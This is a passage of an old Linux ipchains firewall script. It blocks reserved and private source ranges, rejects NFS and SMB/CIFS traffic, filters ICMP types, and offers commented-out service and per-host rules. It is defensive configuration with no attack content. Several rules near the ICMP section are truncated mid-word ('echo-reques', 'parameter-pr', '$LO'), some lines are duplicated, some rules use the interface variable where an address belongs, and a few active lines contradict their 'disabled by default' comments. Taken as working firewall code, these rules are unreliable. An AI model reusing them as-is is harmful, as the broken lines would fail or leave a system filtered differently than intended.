#/sbin/ipchains -A input -j REJECT -i $EXTIF -s 80.0.0.0/4 -d $UNIVERSE $LOGGING

# Reserved-8 (96.0.0.0 - 126.255.255.255)
# The following MASK also includes the 127.0.0.0 network as well
#/sbin/ipchains -A input -j REJECT -i $EXTIF -s 96.0.0.0/3 -d $UNIVERSE $LOGGING

# Loopback
# Included in the Reserved-8 mask

# Reserved-3
```

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```
#!/sbin/ipchains -A input -j REJECT -i $EXTIF -s 128.0.0.0/16 -d $UNIVERSE $LOGGING

# BLACKHOLE3
#
# Disabled due to the fact that ALL reverse DNS functions (regardless of the
# address) will stop working properly.  If you have a good explanation of
# why this is, I would love to hear it.
#
#!/sbin/ipchains -A input -j REJECT -i $EXTIF -s 128.9.64.26/32 -d $UNIVERSE $LOGGING

# Includes NET-TEST-B
#!/sbin/ipchains -A input -j REJECT -i $EXTIF -s 128.66.0.0/16 -d $UNIVERSE $LOGGING

# IANA-BBLK-RESERVED and RFC1918 (172.19-31.0.0)
/sbin/ipchains -A input -j REJECT -i $EXTIF -s 172.16.0.0/12 -d $UNIVERSE $LOGGING

# Reserved-4
#!/sbin/ipchains -A input -j REJECT -i $EXTIF -s 191.255.0.0/16 -d $UNIVERSE $LOGGING

# ROOT-NS-LAB - 192.0.0.0/24
#!/sbin/ipchains -A input -j REJECT -i $EXTIF -s 192.0.0.0/24 -d $UNIVERSE $LOGGING

# NET-ROOTS-NS-LIVE - 192.0.1.0/24
#!/sbin/ipchains -A input -j REJECT -i $EXTIF -s 192.0.1.0/24 -d $UNIVERSE $LOGGING

# NET-TEST - 192.0.2.0/24
#!/sbin/ipchains -A input -j REJECT -i $EXTIF -s 192.0.2.0/24 -d $UNIVERSE $LOGGING

# RFC1918
/sbin/ipchains -A input -j REJECT -i $EXTIF -s 192.168.0.0/16 -d $UNIVERSE $LOGGING

# RESERVED-13
#!/sbin/ipchains -A input -j REJECT -i $EXTIF -s 197.0.0.0/16 -d $UNIVERSE $LOGGING

# RESERVED-14
#!/sbin/ipchains -A input -j REJECT -i $EXTIF -s 201.0.0.0/8 -d $UNIVERSE $LOGGING

# Reserved-5
#!/sbin/ipchains -A input -j REJECT -i $EXTIF -s 223.255.255.0/24 -d $UNIVERSE $LOGGING

#Future use for Class-E and Class-F:
/sbin/ipchains -A input -j REJECT -i $EXTIF -s 240.0.0.0/5 -d $UNIVERSE $LOGGING
/sbin/ipchains -A input -j REJECT -i $EXTIF -s 248.0.0.0/5 -d $UNIVERSE $LOGGING

# Multicast: Silently drop all multicast traffic for those users who
# find this traffic filling up their logs.
#
# Disabled by default.
# echo " Optional parameter: Ignore MULTICAST"
```

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```
# /sbin/ipchains -A input -j REJECT -i $EXTIF -s $UNIVERSE -d 224.0.0.0/4

# NFS: Reject NFS traffic FROM and TO external machines.
#
# NOTE: NFS is one of the biggest security issues an administrator will face.
# Do NOT enable NFS over the Internet or any non-trusted networks unless you
# know exactly what you are doing.
#
# NOTE #2: the $LOGGING variable is NOT included here because if it was
#         enabled, your logs would grow too quickly to manage.
#
/sbin/ipchains -A input -j REJECT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTIP 2049
/sbin/ipchains -A input -j REJECT -i $EXTIF -p tcp -s $UNIVERSE 2049 -d $EXTIP

# SMB and CIFS: Reject SMB and CIFS traffic FROM and TO external machines.
#
# NOTE: SMB (Win 3.x, 9x, NT) and CIFS (Win2k) is one of the biggest
#       security issues an administrator will face. Do NOT enable SMB/CIFS
#       traffic to flow over the Internet or any non-trusted networks
#       unless you know exactly what you are doing. If you NEED this
#       functionality, please use a IPSEC or PPTP VPN
#
# NOTE #2: the $LOGGING variable is NOT included here because if it was
#         enabled, your logs would grow too quickly to manage.
#
# Ports:  137 TCP/UDP (NetBIOS name service)
#         138 UDP      (NetBIOS datagram service) - TCP filtered just in case
#         139 TCP      (NetBIOS session service)  - UDP filtered just in case
#         445 TCP/UDP (MS CIFS in Win2k)

echo "    - Silently rejecting TCP/UDP SMB and CIFS traffic on the external interface."
/sbin/ipchains -A input -j REJECT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTIP 137
/sbin/ipchains -A input -j REJECT -i $EXTIF -p udp -s $UNIVERSE -d $EXTIP 137
/sbin/ipchains -A input -j REJECT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTBROAD 137
/sbin/ipchains -A input -j REJECT -i $EXTIF -p udp -s $UNIVERSE -d $EXTBROAD 137
/sbin/ipchains -A input -j REJECT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTIP 138
/sbin/ipchains -A input -j REJECT -i $EXTIF -p udp -s $UNIVERSE -d $EXTIP 138
/sbin/ipchains -A input -j REJECT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTBROAD 138
/sbin/ipchains -A input -j REJECT -i $EXTIF -p udp -s $UNIVERSE -d $EXTBROAD 138
/sbin/ipchains -A input -j REJECT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTIP 139
/sbin/ipchains -A input -j REJECT -i $EXTIF -p udp -s $UNIVERSE -d $EXTIP 139
/sbin/ipchains -A input -j REJECT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTBROAD 139
/sbin/ipchains -A input -j REJECT -i $EXTIF -p udp -s $UNIVERSE -d $EXTBROAD 139
/sbin/ipchains -A input -j REJECT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTIP 445
/sbin/ipchains -A input -j REJECT -i $EXTIF -p udp -s $UNIVERSE -d $EXTIP 445
/sbin/ipchains -A input -j REJECT -i $EXTIF -p udp -s $UNIVERSE -d $EXTBROAD 445
/sbin/ipchains -A input -j REJECT -i $EXTIF -p tcp -s $UNIVERSE -d $EXTBROAD 445
/sbin/ipchains -A input -j REJECT -i $EXTIF -p tcp -s $UNIVERSE 137 -d $EXTIP
/sbin/ipchains -A input -j REJECT -i $EXTIF -p udp -s $UNIVERSE 137 -d $EXTIP
```

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```
/sbin/ipchains -A input -j REJECT -i $EXTIF -p tcp -s $UNIVERSE 138 -d $EXTIP
/sbin/ipchains -A input -j REJECT -i $EXTIF -p udp -s $UNIVERSE 138 -d $EXTIP
/sbin/ipchains -A input -j REJECT -i $EXTIF -p tcp -s $UNIVERSE 139 -d $EXTIP
/sbin/ipchains -A input -j REJECT -i $EXTIF -p udp -s $UNIVERSE 139 -d $EXTIP
/sbin/ipchains -A input -j REJECT -i $EXTIF -p tcp -s $UNIVERSE 445 -d $EXTIP
/sbin/ipchains -A input -j REJECT -i $EXTIF -p udp -s $UNIVERSE 445 -d $EXTIP
```

```
#-----
# Incoming Traffic on all Interfaces
#-----
# This will control input traffic for all interfaces. This is
# usually used for what could be considered as public services.
#-----
echo " - Setting input filters for public services (all interfaces)."

# AUTH: Allow the authentication protocol, ident, to function on all
# interfaces but disable it in /etc/inetd.conf. The reason to
# allow this traffic in but block it via Inetd is because some
# legacy TCP/IP stacks don't deal with REJECTed "auth" requests
# properly.
#
# Traffic TO your machine and FROM your machine
/sbin/ipchains -A input -j ACCEPT -p tcp -s $UNIVERSE -d $UNIVERSE auth
/sbin/ipchains -A input -j ACCEPT -p tcp -s $UNIVERSE auth -d $UNIVERSE

# BOOTP/DHCP: Reject all stray bootp traffic.
#
# Disabled by default.
#/sbin/ipchains -A input -j REJECT -p udp -s $UNIVERSE bootpc

# DNS: If you are running an authoritative DNS server, you must open
# up the DNS ports on all interfaces to allow lookups. If you are
# running a caching DNS server, you will need to at least open the DNS
# ports to internal interfaces.
#
# It is recommend to secure DNS by restricting zone transfers and split
# DNS servers as documented in Step 4.
#
# Disabled by default.
# echo " Optional parameter: DNS server"
#/sbin/ipchains -A input -j ACCEPT -p tcp -s $UNIVERSE -d $UNIVERSE domain
#/sbin/ipchains -A input -j ACCEPT -p udp -s $UNIVERSE -d $UNIVERSE domain

# RIP: Reject all stray RIP traffic. Many improperly configured
# networks propagate network routing protocols to the edge of the
# network. The follow line will allow you explicitly filter it here
# without logging to SYSLOG.
#
```

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```
# Disabled by default.
#/sbin/ipchains -A input -j REJECT -p udp -s $UNIVERSE -d $UNIVERSE route

# SMTP: If this server is an authoritative SMTP email server, you must
#       allow SMTP traffic to all interfaces.
#
# Disabled by default.
# echo "       Optional parameter: SMTP server"
#/sbin/ipchains -A input -j ACCEPT -p tcp -s $UNIVERSE -d $UNIVERSE smtp

# SQUID Proxy w/ JunkBuster
#
# If you are using Squid w/ Junkbuster enabled (Banner filtering), you will
# need to enable the following lines to do the IPCHAINS port redirection to
# port 3128. This also assumes that you have Squid properly configured and
# running.
#
# Disabled by default.
#echo "       Optional parameter: SQUID transparent proxy"
#/sbin/ipchains -A input -j ACCEPT -i $LOOPBACKIF -p tcp -d $LOOPBACKIP/32 www
#/sbin/ipchains -A input -j ACCEPT -i $INTIF -p tcp -s $INTLAN -d $INTIP/32 www
#/sbin/ipchains -A input -j REDIRECT 3128 -i $INTIF -p tcp -s $INTLAN -d $INTLAN/0 www $LOGGING

#-----
# Specific Input Rejections from ANY interface
#-----
# These rule sets reject specific traffic that you do not want out of
# the system.
#-----
#echo " - Reject traffic for specific domains."

#Do not allow ANY internal hosts to be able to reach the following sites:
#
#Disabled by default.

#The Doubleclick example will filter ALL types of traffic to the given
#   class-C networks including WWW, SMTP(email, etc traffic. If you
#   want a slightly less restrictive example, see the AOL example.
#
#Doubleclick.net and .com is renowned for their WWW ad banners
#
#/sbin/ipchains -A input -j REJECT -i $INTIF -p tcp -s $UNIVERSE -d 63.160.54.0/24
#/sbin/ipchains -A input -j REJECT -i $INTIF -p tcp -s $UNIVERSE -d 128.11.92.0/24
#/sbin/ipchains -A input -j REJECT -i $INTIF -p tcp -s $UNIVERSE -d 199.95.206.0/24
#/sbin/ipchains -A input -j REJECT -i $INTIF -p tcp -s $UNIVERSE -d 199.95.207.0/24
#/sbin/ipchains -A input -j REJECT -i $INTIF -p tcp -s $UNIVERSE -d 199.95.208.0/24
#/sbin/ipchains -A input -j REJECT -i $INTIF -p tcp -s $UNIVERSE -d 199.95.210.0/24
#/sbin/ipchains -A input -j REJECT -i $INTIF -p tcp -s $UNIVERSE -d 204.178.112.160/24
#/sbin/ipchains -A input -j REJECT -i $INTIF -p tcp -s $UNIVERSE -d 204.253.104.0/24
```


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```
#!/sbin/ipchains -A input -j REJECT -i $INTIF -p tcp -s $UNIVERSE -d 208.10.202.0/24
#!/sbin/ipchains -A input -j REJECT -i $INTIF -p tcp -s $UNIVERSE -d 208.203.243.0/24
#!/sbin/ipchains -A input -j REJECT -i $INTIF -p tcp -s $UNIVERSE -d 208.211.225.0/24
#!/sbin/ipchains -A input -j REJECT -i $INTIF -p tcp -s $UNIVERSE -d 208.228.86.0/24
#!/sbin/ipchains -A input -j REJECT -i $INTIF -p tcp -s $UNIVERSE -d 209.67.38.0/24

#AOL.com is renowned for their users sending SPAM to millions of people on
# the Inet. Though you might want to filter email from them, you
# might want to still be able to go look at some of their their
# WWW pages. This example ONLY filters EMAIL and nothing else.
#
#!/sbin/ipchains -A input -j REJECT -p tcp -s $UNIVERSE 25 -d 152.163.159.0/24
#!/sbin/ipchains -A input -j REJECT -p tcp -s $UNIVERSE 25 -d 205.188.157.0/24

#-----
# Explicit INPUT Access from external LAN Hosts
#-----
# This controls external access from specific external hosts (secure hosts).
# This example permits FTP, FTP-DATA, SSH, POP-3 and TELNET traffic from a
# secure host INTO the firewall. In addition to these input rules, we must also
# explicitly allow the traffic from the remote host to get out. See the rules
# in the output section for more details
#
# Disabled as default.
#-----
echo " - Setting input filters for explicit external hosts."

# The secure host
#
#echo " * Allowing $SECUREHOST INPUT for ftp, ftp-data, ssh, pop-3, and telnet"
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST -d $EXTIF ftp
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST -d $EXTIF ftp-data
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST -d $EXTIF ssh
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST -d $EXTIF pop-3
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST -d $EXTIF telnet

#echo " * Allowing $SECUREHOST2 INPUT for ftp, ftp-data, ssh, pop-3, and telnet"
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST2 -d $EXTIF ftp
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST2 -d $EXTIF ftp-data
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST2 -d $EXTIF ssh
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST2 -d $EXTIF pop-3
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST2 -d $EXTIF telnet

#echo " * Allowing $SECUREHOST3 INPUT for ftp, ftp-data, ssh, pop-3, and telnet"
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST3 -d $EXTIF ftp
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST3 -d $EXTIF ftp-data
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST3 -d $EXTIF ssh
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST3 -d $EXTIF pop-3
```

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```
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST3 -d $EXTIP telnet

#echo "      * Allowing $SECUREHOST4 INPUT for ftp, ftp-data, ssh, pop-3, and telnet"
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST4 -d $EXTIP ftp
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST4 -d $EXTIP ftp-data
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST4 -d $EXTIP ssh
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST4 -d $EXTIP pop-3
#!/sbin/ipchains -A input -j ACCEPT -i $EXTIF -p tcp -s $SECUREHOST4 -d $EXTIP telnet

# Allow ALL internal interfaces to access the Inet
# -----
# Local interface, local machines, going anywhere is valid.
#
# The main reason why this is at the BOTTOM of the INPUT section is to
# make sure that all required DENY/REJECT firewall lines are hit before
# allowing all internal traffic.  If you DON'T want to allow ALL internal
# traffic to get out to the Internet, put a "#" in the
# front of the line below and un-#ed out the lines at the top of this
# section to allow only specific internal HOSTS to get out.
#
# Comment this line out if you want to only allow specific traffic on the
# internal network.
/sbin/ipchains -A input -j ACCEPT -i $INTIF -s $INTLAN -d $UNIVERSE

# Loopback interface is valid.
#
/sbin/ipchains -A input -j ACCEPT -i $LOOPBACKIF -s $UNIVERSE -d $UNIVERSE

# HIGH PORTS:
#
# Enable all high unprivileged ports for all reply TCP/UDP traffic
#
# NOTE: The use of the "! -y" flag filters TCP traffic that doesn't have the
#       SYN bit set.  In other words, this means that any traffic that is
#       trying to initiate traffic to your server on a HIGH port will be
#       rejected.
#
#       The only HIGH port traffic that will be accepted is either return
#       traffic that the server originally initiated or UDP-based traffic.
#
# NOTE2: Please note that port 20 for ACTIVE FTP sessions should NOT use
#        SYN filtering.  Because of this, we must specifically allow it in.
#
echo " - Enabling all input REPLY (TCP/UDP) traffic on high ports."
/sbin/ipchains -A input -j ACCEPT ! -y -p tcp -s $UNIVERSE -d $EXTIP $UNPRIVPORTS
/sbin/ipchains -A input -j ACCEPT -p tcp -s $UNIVERSE ftp-data -d $EXTIP $UNPRIVPORTS
/sbin/ipchains -A input -j ACCEPT -p udp -s $UNIVERSE -d $EXTIP $UNPRIVPORTS
```

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```
#-----
# Catch All INPUT Rule
#-----
#
echo " - Final input catch all rule."

# All other incoming is denied and logged.
/sbin/ipchains -A input -j REJECT -s $UNIVERSE -d $UNIVERSE $LOGGING

#*****
# Output Rules
#*****
echo "-----"
echo "Output Rules:"

#-----
# Outgoing Traffic on the Internal LAN
#-----
# This rule set provides policies for traffic that is going out on the internal
# LAN.
#
# In this example, all traffic is allowed out. Therefore there is no
# requirement to implement individual filters. However, as with the input
# section above, examples are given for demonstrative purposes. It is also
# noted that the same rules, outlined above, apply regarding the order of the
# filtering rules.
#-----
echo " - Setting output filters for traffic on the internal LAN."

# Local interface, any source going to local net is valid.
/sbin/ipchains -A output -j ACCEPT -i $INTIF -s $UNIVERSE -d $INTLAN

# Loopback interface is valid.
/sbin/ipchains -A output -j ACCEPT -i $LOOPBACKIF -s $UNIVERSE -d $UNIVERSE

# DHCP: If you have configured a DHCP server on this Linux machine, you
# will need to enable the following rule set.
#
# NOTE: Some distros change ipchains to NOT allow TCP connections for
# DHCP. Though TCP-based DHCP is really rare, it is part of
# of the standard.
#
# Disabled by default.
# echo " Optional parameter: DHCPd server"
#/sbin/ipchains -A output -j ACCEPT -i $INTIF -p udp -s $INTIP/32 bootps -d $BROADCAST/0 bootpc
#/sbin/ipchains -A output -j ACCEPT -i $INTIF -p tcp -s $INTIP/32 bootps -d $BROADCAST/0 bootpc
```

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```
# HTTP: The following is an example of how to allow HTTP traffic to an
#       intranet WWW server without allowing access from the external
#       network.
#
# Disabled by default.
# echo "       Optional parameter: WWW server"
# /sbin/ipchains -A output -j ACCEPT -i $INTIF -p tcp -s $INTIP/32 http -d $INTLAN

# APC PowerChute for Linux: The following is needed for APCs PowerChute
#       software for Linux. The way it works is that it broadcasts the
#       private network looking for the upsd daemon.
#
# Disabled by default.
# echo "       Optional parameter: UPSd server"
# /sbin/ipchains -A output -j ACCEPT -i $INTIF -p udp -s $INTIP/32 -d $BROADCAST 5456

#-----
# Explicit Output from Internal LAN Hosts
#-----
# The following rule sets only allow SPECIFIC hosts on the internal LAN to
# access services on this firewall server itself. Many people might feel that
# this is extreme but many system attacks occur from the INTERNAL network as
# well.
#
# Examples given allow access via FTP, FTP-DATA, SSH, and TELNET.
#
# In order for this rule set to work, you must first comment out the line above
# that provides full access to the internal LAN by all internal hosts.
#
# Disabled by default.
#-----
#echo " - Setting output filters for specific internal hosts."

# First host
# /sbin/ipchains -A output -j ACCEPT -i $INTIF -p tcp -s $HOST1IP -d $INTIP ftp
# /sbin/ipchains -A output -j ACCEPT -i $INTIF -p tcp -s $HOST1IP -d $INTIP ftp-data
# /sbin/ipchains -A output -j ACCEPT -i $INTIF -p tcp -s $HOST1IP -d $INTIP ssh
# /sbin/ipchains -A output -j ACCEPT -i $INTIF -p tcp -s $HOST1IP -d $INTIP telnet

# Second host
# /sbin/ipchains -A output -j ACCEPT -i $INTIF -p tcp -s $HOST2IP -d $INTIP ftp
# /sbin/ipchains -A output -j ACCEPT -i $INTIF -p tcp -s $HOST2IP -d $INTIP ftp-data
# /sbin/ipchains -A output -j ACCEPT -i $INTIF -p tcp -s $HOST2IP -d $INTIP ssh
# /sbin/ipchains -A output -j ACCEPT -i $INTIF -p tcp -s $HOST2IP -d $INTIP telnet

#-----
# Outgoing Traffic on the External Interface
```

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```
#-----
# This rule set will control what traffic can go out on the external interface.
#-----
echo " - Setting input filters for traffic to the external interface."

# DHCP Client: If your Linux server is connected via DSL or a Cablemodem
#               connection and you get dynamic DHCP addresses, you will need to
#               enable the following rule sets.
#
# NOTE: Some distros change ipchains to NOT allow TCP connections for
#       DHCP.  Though TCP-based DHCP is really rare, it is part of
#       of the standard.
#
# Enabled by default.
/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $UNIVERSE bootpc -d $UNIVERSE bootps
/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p udp -s $UNIVERSE bootpc -d $UNIVERSE bootps

# FTP: Allow FTP traffic (the Linux server is a FTP server)
#
# Disabled by default.
# echo "      Optional parameter: FTP server"
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP ftp -d $UNIVERSE
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP ftp-data -d $UNIVERSE

# IRCd: Allow IRC traffic (the Linux server is a IRC server)
#
#       Make sure ircd is defined in /etc/services
#
# Disabled by default
# echo "      Optional parameter: IRC server"
# /sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP ircd -d $UNIVERSE

# HTTP: Allow HTTP traffic (the Linux server is a WWW server)
#
# Disabled by default
# echo "      Optional parameter: WWW server"
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP http -d $UNIVERSE

# HTTPS: Allow HTTPS traffic (the Linux server is a WWW server)
#
# Disabled by default
# echo "      Optional parameter: HTTPS server"
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP https -d $UNIVERSE

# NTP: Allow NTP updates (the Linux server is a NTP server)
#
# NOTE: Some NTP clients require TCP traffic.  Others require UDP.
#       Your pick!
#
# Disabled by default
```

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```
# echo "          Optional parameter: NTP server"
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP ntp -d $UNIVERSE
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p udp -s $EXTIP ntp -d $UNIVERSE

# TELNET: Allow telnet traffic (the Linux server is a TELNET server)
#
# Disabled by default
# echo "          Optional parameter: TELNET server"
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP telnet -d $UNIVERSE

# SSH server: Allow outgoing SSH traffic (the Linux server is a SSH server)
#
# Disabled by default
# echo "          Optional parameter: SSH server"
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP ssh -d $UNIVERSE

#-----
# Outgoing Traffic on all Interfaces
#-----
# This will control output traffic for all interfaces. This is
# usually used for what could be considered as public services. It
# is noted that we provide a few rejection rule sets as examples but
# these are not required due to the overall REJECT statement above.
#-----
echo " - Setting output filters for public services on all interfaces."

# AUTH: Allow the authentication protocol, ident, to function on all
# interfaces but disable it in /etc/inetd.conf. The reason to
# allow this traffic in but block it via Inetd is because some
# legacy TCP/IP stacks don't deal with REJECTed "auth" requests
# properly.
#
# Traffic TO your machine and FROM your machine
/sbin/ipchains -A output -j ACCEPT -p tcp -s $UNIVERSE auth -d $UNIVERSE
/sbin/ipchains -A output -j ACCEPT -p tcp -s $UNIVERSE -d $UNIVERSE auth

# DNS: If you your Linux server is an authoritative DNS server, you must
# enable this rule set
#
# Disabled by default
# echo "          Optional parameter: DNS server"
#/sbin/ipchains -A output -j ACCEPT -p tcp -s $EXTIP domain -d $UNIVERSE
#/sbin/ipchains -A output -j ACCEPT -p udp -s $EXTIP domain -d $UNIVERSE

# Advanced ICMP: Some users prefer that their UNIX box NOT ping, etc.
# This is easy enough to do but be sure you know what you
# are doing.
#
```

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```
#       There is an EXCELLENT paper on ICMP filtering available at:
#
#       http://www.sys-security.com/archive/papers/ICMP\_Scanning\_v2.0.pdf
#
#
# NOTE:  When setting a FIREWALL to REJECT ICMP traffic, the resulting
#        reply traffic is automatically discarded per the RFCs
#
# NOTE2: For a full list of all supported major and minor ICMP codes, run:
#        /sbin/ipchains -h icmp
#
# MOST are Disabled by default.
#
#
# Do NOT reply to ICMP ECHO REPLYs (type 0) requests from the Internet
# (some find this useful)
#
# echo "       Optional parameter: ICMP ECHO REPLY outbound filtered"
#/sbin/ipchains -A output -j REJECT -i $EXTIF -p icmp -s $EXTIP -d $UNIVERSE --icmp-type echo-reply
#
# Do NOT reply to TCP/UDP TRACEROUTE requests from the Internet (some find
# this useful)
#
# echo "       Optional parameter: TCP/UDP TRACEROUTE outbound filtered"
#/sbin/ipchains -A output -j REJECT -i $EXTIF -p tcp -s $EXTIP -d $UNIVERSE 33434 $LOGGING
#/sbin/ipchains -A output -j REJECT -i $EXTIF -p udp -s $EXTIP -d $UNIVERSE 33434 $LOGGING
#
# Do NOT reply to TRACEROUTE requests from the Internet (MS clients use
# ICMP ECHOs instead of TCP/UDP - some find this useful )
#
# echo "       Optional parameter: ICMP TRACEROUTE (MS) outbound filtered"
#/sbin/ipchains -A output -j REJECT -i $EXTIF -p icmp -s $EXTIP -d $UNIVERSE --icmp-type echo-request
#
# Do NOT reply to DESTINATION-UNREACHABLE (type 3) from the Internet (this
# is NOT a good idea - if you must do this then filter out the specific
# SUB-options such as PROTOCOL-UNREACHABLE in the OUTBOUND direction)
#
# echo "       Optional parameter: ICMP DESTINATION-UNREACHABLE output filtered"
#/sbin/ipchains -A output -j REJECT -i $EXTIF -p icmp -s $EXTIP -d $UNIVERSE --icmp-type destination-unreachable
#
# Do NOT reply to SOURCEQUENCH (type 4) from the Internet (this is NOT a
# good idea)
#
# echo "       Optional parameter: ICMP SOURCEQUENCH outbound filtered"
#/sbin/ipchains -A output -j REJECT -i $EXTIF -p icmp -s $EXTIP -d $UNIVERSE --icmp-type source-quench
#
# Do NOT reply to ANY form of ICMP REDIRECT packets (type 5) (this can
# help stop OS fingerprinting)
#
# echo "       Optional parameter: ICMP REDIRECT outbound filtered"
```

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```
/sbin/ipchains -A output -j REJECT -i $EXTIF -p icmp -s $EXTIP -d $UNIVERSE --icmp-type redirect $LO
#
# Do NOT allow PING requests (type 8) from the Internet (some find this
#   useful)
#
# echo "          Optional parameter: ICMP ECHO outbound filtered"
/sbin/ipchains -A output -j REJECT -i $EXTIF -p icmp -s $EXTIP -d $UNIVERSE --icmp-type echo-reques
#
# Do NOT reply to TTL-EXPIRED packets (type 11) from the Internet (this
#   is NOT a good idea - do it OUTBOUND)
#
echo "          Optional parameter: ICMP TTL-EXPIRED outbound filtered"
/sbin/ipchains -A output -j REJECT -i $EXTIF -p icmp -s $EXTIP -d $UNIVERSE --icmp-type ttl-zero-dur
#
# Do NOT reply to PARAMETER-PROBLEM packets (type 12) (this is NOT a good
#   idea - filter this on OUTBOUND)
#
echo "          Optional parameter: ICMP PARAMETER-PROBLEM outbound filtered"
/sbin/ipchains -A output -j REJECT -i $EXTIF -p icmp -s $EXTIP -d $UNIVERSE --icmp-type parameter-pr
#
# Do NOT reply to ICMP TIMESTAMP packets (type 13 and 14) (this can help
#   stop OS fingerprinting)
#
echo "          Optional parameter: ICMP TIMESTAMP outbound filtered"
/sbin/ipchains -A output -j REJECT -i $EXTIF -p icmp -s $EXTIP -d $UNIVERSE --icmp-type timestamp-re
/sbin/ipchains -A output -j REJECT -i $EXTIF -p icmp -s $EXTIP -d $UNIVERSE --icmp-type timestamp-re
#
# ICMP INFORMATION (type 15 and 16) packet filtering is NOT supported by
#   either LINUX or IPCHAINS (no big deal)
#
# Do NOT reply to ICMP ADDRESS MASK packets (type 17 and 18) (this can help
#   stop OS fingerprinting)
#
echo "          Optional parameter: ICMP ADDRESS-MASK outbound filtered"
/sbin/ipchains -A output -j REJECT -i $EXTIF -p icmp -s $EXTIP -d $UNIVERSE --icmp-type address-mask
/sbin/ipchains -A output -j REJECT -i $EXTIF -p icmp -s $EXTIP -d $UNIVERSE --icmp-type address-mask

# General ICMP: Allow ICMP traffic out
#
# NOTE: Disabling ICMP packets via the firewall rule set can do far
# more than just stop people from pinging your machine.  Many aspects
# of TCP/IP and its associated applications rely on various ICMP
# messages.  Without ICMP, both your Linux server and internal Masq'ed
# computers might not work.
#
# If you feel compelled to do ICMP filtering, do it by uncommenting your
# desired traffic types from the section ABOVE and NOT here.
#
/sbin/ipchains -A output -j ACCEPT -p icmp -s $UNIVERSE -d $UNIVERSE
```



```

# NNTP: This allows NNTP-based news out.
#
# Disabled by default
# echo "      Optional parameter: NNTP server"
#/sbin/ipchains -A output -j ACCEPT -p tcp -s $EXTIP nntp -d $UNIVERSE

# SMTP: If the Linux servers is either an authoritative SMTP server or
# relay, you must allow this rule set.
#
# Disabled by default
# echo "      Optional parameter: SMTP server"
#/sbin/ipchains -A output -j ACCEPT -p tcp -s $EXTIP smtp -d $UNIVERSE

#-----
# Output to Explicit Hosts
#-----
# This controls output to specific external hosts (secure hosts). This example
# implementation allows ssh and pop-3 protocols out to the secure host. In
# addition to these rules, we must also explicitly allow the traffic in from
# the remote host. See the input rules above to see this take place.
#
# Disabled by default.
#-----
echo " - Setting output filters for explicit external hosts."

# The secure host
#
#echo "      * Allowing $SECUREHOST OUTPUT for ftp, ftp-data, ssh, pop-3, and telnet"
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP ftp -d $SECUREHOST $UNPRIVPORTS
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP ftp-data -d $SECUREHOST $UNPRIVPORTS
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP ssh -d $SECUREHOST $UNPRIVPORTS
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP pop-3 -d $SECUREHOST $UNPRIVPORTS
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP telnet -d $SECUREHOST $UNPRIVPORT

#echo "      * Allowing $SECUREHOST2 OUTPUT for ftp, ftp-data, ssh, pop-3, and telnet"
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP ftp -d $SECUREHOST2 $UNPRIVPORTS
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP ftp-data -d $SECUREHOST2 $UNPRIVPORTS
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP ssh -d $SECUREHOST2 $UNPRIVPORTS
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP pop-3 -d $SECUREHOST2 $UNPRIVPORTS
#/sbin/ipchains -A output -j ACCEPT -i $EXTIF -p tcp -s $EXTIP telnet -d $SECUREHOST2 $UNPRIVPORT

